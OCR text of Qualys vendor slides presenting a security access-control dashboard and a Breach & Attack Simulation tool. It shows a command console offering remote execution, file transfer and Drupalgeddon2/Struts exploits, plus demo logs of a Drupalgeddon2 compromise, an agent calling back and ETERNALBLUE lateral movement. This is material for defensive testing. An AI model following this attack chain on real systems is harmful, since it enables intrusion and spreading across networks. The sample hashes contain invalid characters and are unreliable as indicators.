
CVE: Select

CVSS Score: Select

+ Add Criteria

Cancel | Save

Qualys.



Qualys.

View Details: **WIN-HL64HBLJP02**

VIEW MODE

- Summary
- System Information
- Agent Summary
- Network Information
- Open Ports
- Iinstalled Software
- Vulnerabilities
- Threat Protection
- File intergirty Monitoring
- Indicator of Compromise
- Patch Management
- Security Access Control

Security Access Control

Today

POLICY TIMELINE

POLICY ELIGIBILITY TIMELINE

LAST 5 ENFORCED POLICIES

POLICY NAME	TIME
Access to engineering resources fo...	Nov 09 , 2018 at 10.05 AM
Allow internal server access to all e...	Nov 09 , 2018 at 9.17 AM
Allow internet access to all employe...	Nov 09 , 2018 at 9.15 AM

NEVER ENFORCED ELIGIBLE POLICIES

POLICY NAME
Outbound connections to malicious websites
Prevent access to finance and payroll server
Quarantine VLAN if Antivirus is not updated

Qualys.

Best of Two Worlds

In-Line

Appliance

Reliable first hand data

Appliance enforces

Low latency for data collection & enforcement

Out of Band

Switches

Multiple enforcement options

Traffic volume agnostic

SAC offers both modes

Powerful Together
Unique Value Proposition

Breach & Attack Simulation

Qualys.

Problems

Limited assessment scope and capabilities


Red Team operations can get expensive, not scalable, and lack completeness across the enterprise

Lack of confidence in the effectiveness of security investments – prevention and detection

Blue Teams struggle to evaluate the impact of new attacks against their existing security controls

Breach & Attack Simulation

Automated simulation of real-world TTPs mapped to MITRE ATT&CK™ framework



TOP 5 FAILING TECHNIQUES

TECHNIQUE	ASSETS	EST RISK
Application Shimming	165	High
Exploit Public-Facing Application	84	High
Logon Scripts	83	Medium
Email Collection	73	Low
File System Permissions Weakness	64	Medium

MOST FAILING CAMPAIGNS

CAMPAIGN	LAST SCANNED	ASSETS
weakness.exploit.msword.phish	Jan 01, 2018	165
exploit.compliance.eternalblue	Feb 15, 2018	84
weakness.compliance.password.reuse	Jun 02, 2018	83
exploit.vulnerability.drupalgeddon2	Aug 23, 2018	73

Technical Approach

Automated simulation of real-world TTPs

Scale security assessments across the entire enterprise utilizing Qualys Cloud Agent

Real-time insights mapped to MITRE ATT&CK™ framework

Transition towards defense strategies based on offensive techniques


Continuously measure security control drift over time

Breach & Attack Simulation

Centralized command-and-control framework on Cloud Agent

When enabled, agents function as human adversaries

Non-destructive TTPs or live exploits



```
Qualys Breach and Attack Simulation (v0.1)

>>>
>>> help

Command                     | Description
---------------------------------------------------------------------------
Misc:
-----
cat <file>                  | Show contents of a file
agent <id>                  | Connect to an agent
agents                      | List connected agents
help                        | Show this help menu
kill                        | Kill an active agent connection
ls                          | List files in current directory
cwd                         | Get current working directory
unzip <file>                | Unzip a file
download <url>              | Download a file from the asset
upload <url>                | Upload a file to the asset

Admin:
------
arp                         | Show IP-MAC pairs from system ARP table
execute <command>           | Execute a command on the asset
openports                   | Scan and show status for top 1024 TCP ports on the asset
survey                      | Collect metadata about the asset
cleanup                     | Cleanup all traces of agent from the asset
exit                        | Exit the current agent connection

Initial Access:
---------------
T1190 - drupalgeddon2       | Run the Drupalgeddon2 exploit
T1190 - apachestruts        | Run the Apache Struts S2-057 exploit

Execution:
----------
T1035 - psexec              | Run Psexec for command execution
T1191 - cmstp               | Run CMSTP.exe with a malicious .inf file for file execution
T1173 - windde              | Use DDE to run arbitrary commands

Persistence:
```


Breach & Attack Simulation

Use case:


Drupalgeddon2

(CVE-2018-7600)

1. Remote system discovery
2. Exploit Drupal vulnerability to control system
3. Laterally spread using ETERNALBLUE



```
>>> use 1
[+] Opening up live session with agent #1 (192.168.1.100)
(agent #1) >>> drupalgeddon2
Please provide a URL for a public facing Drupal webapp (https://corpdomain.tld/blog):
[20/Nov/2018] 13:54:50 PM [STATUS]: Testing for T1190: Exploit Public-Facing Application
[20/Nov/2018] 13:54:50 PM [T1190][INFORMATION]: Found public facing Drupal web host: https://corpdomain.
tld/blog
[20/Nov/2018] 13:54:50 PM [T1190][INFORMATION]: Drupal 7.46 detected via https://corpdomain.tld/blog/CHA
NGELOG.txt
[20/Nov/2018] 13:54:50 PM [T1190][INFORMATION]: Successfully exploited using Drupalgeddon2 exploit - CVE
-2018-7600
[20/Nov/2018] 13:54:51 PM [T1190][INFORMATION]: Dropped file: sda32fds.exe (SHA1: f47a48094c1f21fef892f2
7b8b6a7ed2bbf0c29g)
[20/Nov/2018] 13:54:52 PM [STATUS]: Waiting for connection from sda32fds.exe
[20/Nov/2018] 13:54:52 PM [STATUS]: Connection received on TCP 32282
[20/Nov/2018] 13:54:53 PM [STATUS]: Process infromation sda32fds.exe (SHA1: f47a48094c1f21fef892f27b8b6a
7ed2bbf0c29g)
[20/Nov/2018] 13:54:54 PM [INFORMATION]: Current QAttack agent privileges: user
[20/Nov/2018] 13:54:55 PM [SYSTEMINFO]: Currently logged on user: CORP/user1
[20/Nov/2018] 13:54:55 PM [SYSTEMINFO]: Operating system: Windows 7 SP1 (OS Build 6.1.7601)
[20/Nov/2018] 13:54:55 PM [SYSTEMINFO]: Processor: Intel (R) CORE(TM) i7-7700 CPU @ 3.60GHz 3.60GHz
[20/Nov/2018] 13:54:56 PM [SYSTEMINFO]: Installed memory (RAM): 12.0 GB
[20/Nov/2018] 13:54:57 PM [SYSTEMINFO]: System type: 64-bit Operating System, x64-based processor
[20/Nov/2018] 13:54:58 PM [SYSTEMINFO]: Locale: EN-US
[20/Nov/2018] 13:54:58 PM [SYSTEMINFO]: Computer name: THINKPAD-111991-M710
[20/Nov/2018] 13:54:59 PM [SYSTEMINFO]: Full computer name: T-111991-M710.corp.domain.com
[20/Nov/2018] 13:55:00 PM [SYSTEMINFO]: Domain: corp.domain.com
[20/Nov/2018] 13:55:01 PM [SYSTEMINFO]: Anti Virus installed: Yes
[20/Nov/2018] 13:55:02 PM [SYSTEMINFO]: Anti Virus detected: Symantec Endpoint Protection Small Business
 Edition 3.00.30.2232
[20/Nov/2018] 13:55:02 PM [STATUS]: T1018: Found 3 neighbors using discovery module
[20/Nov/2018] 13:55:03 PM [INSECURECONFIG]: Found SMB v1 enabled on 192.168.1.101
[20/Nov/2018] 13:55:04 PM [STATUS]: Testing for T1210: Exploitation of Remote Services
[20/Nov/2018] 13:55:05 PM [EXPLOITSUGGESTER]: Launching ETERNALBLUE module against 192.168.1.101
[20/Nov/2018] 13:55:06 PM [T1210][INFORMATION]: Module ETERNALBLUE in progress
[20/Nov/2018] 13:55:07 PM [EXPLOIT]: Sent 308B shellcode
[20/Nov/2018] 13:55:07 PM [EXPLOIT]: Module ETERNALBLUE successful.
[20/Nov/2018] 13:55:08 PM [LATERALMOVEMENT]: Pivoting from 192.168.1.100 to 192.168.1.101 via Module ETE
RNALBLUE
[20/Nov/2018] 13:55:09 PM [EXPOIT]: QAttack agent copy sent to 192.168.1.101
[20/Nov/2018] 13:55:10 PM [INFORMATION]: QAttack agent information: sdfwe3223d.exe (SHA1: e41a48094c1f21
fef892f27b8b6a7ed2bbf0c29g)
[20/Nov/2018] 13:55:10 PM [STATUS]: All tests complete.

(agent #1) >>>
```



Live View: **Drupalgeddon2**

211
Assets

IDENTIFICATION

Scan: Drupalgeddon2
Campaign: exploit.vulnerability.drupalgeddon2
Status: InProgress 26%

TACTICS BREAKDOWN BY STATUS

TACTICS

Initial Access	57
Execution	5
Persistence	0
Privilege Escalation	1
Defense Evasion	8

6 more

STATUS

Breached	3.01K
Safe	982
Error	89

OPERATING SYSTEM

Windows 2012 Server	25
Windows Server 2012 R2	16
Windwos Server 8.1	5
Windows 7 SP1	23
Windows 10 ENTERPRISE	15

2 more

IP: 192.168.1.100
Hostname: https://corpdomain.tld
Username: CORP/administrator
Processor: AMD ThreadRipper 1980x
Privileges: administrator

Breached **192.168.1.101** THINKPAD-98689-M710


```
[11/10/2018] 10:01:27 AM [STATUS]: Testing for 1 of 3 technique(s) - T1190: Exploit Public-Facing Application
[11/10/2018] 10:01:28 AM [T1190][INFORMATION]: Found public facing Drupal web host: https://corpdomain.tld/blog
[11/10/2018] 10:01:35 AM [T1190][INFORMATION]: Drupal 7.46 detected via https://corpdomain.tld/blog/CHANGELOG.txt
[11/10/2018] 10:01:43 AM [T1190][INFORMATION]: Successfully exploited using Drupalgeddon2 exploit - CVE-2018-7600
[11/10/2018] 10:01:51 AM [T1190][INFORMATION]: Dropped file: sda32fds.exe (SHA1: f47a48094c1f21fef892f27b8b6a7ed2bbf0c29g)
[11/10/2018] 10:01:52 AM [STATUS]: Waiting for connection from sda32fds.exe
```

Breach & Attack Simulation

Use case:

Credential Harvesting and Reuse

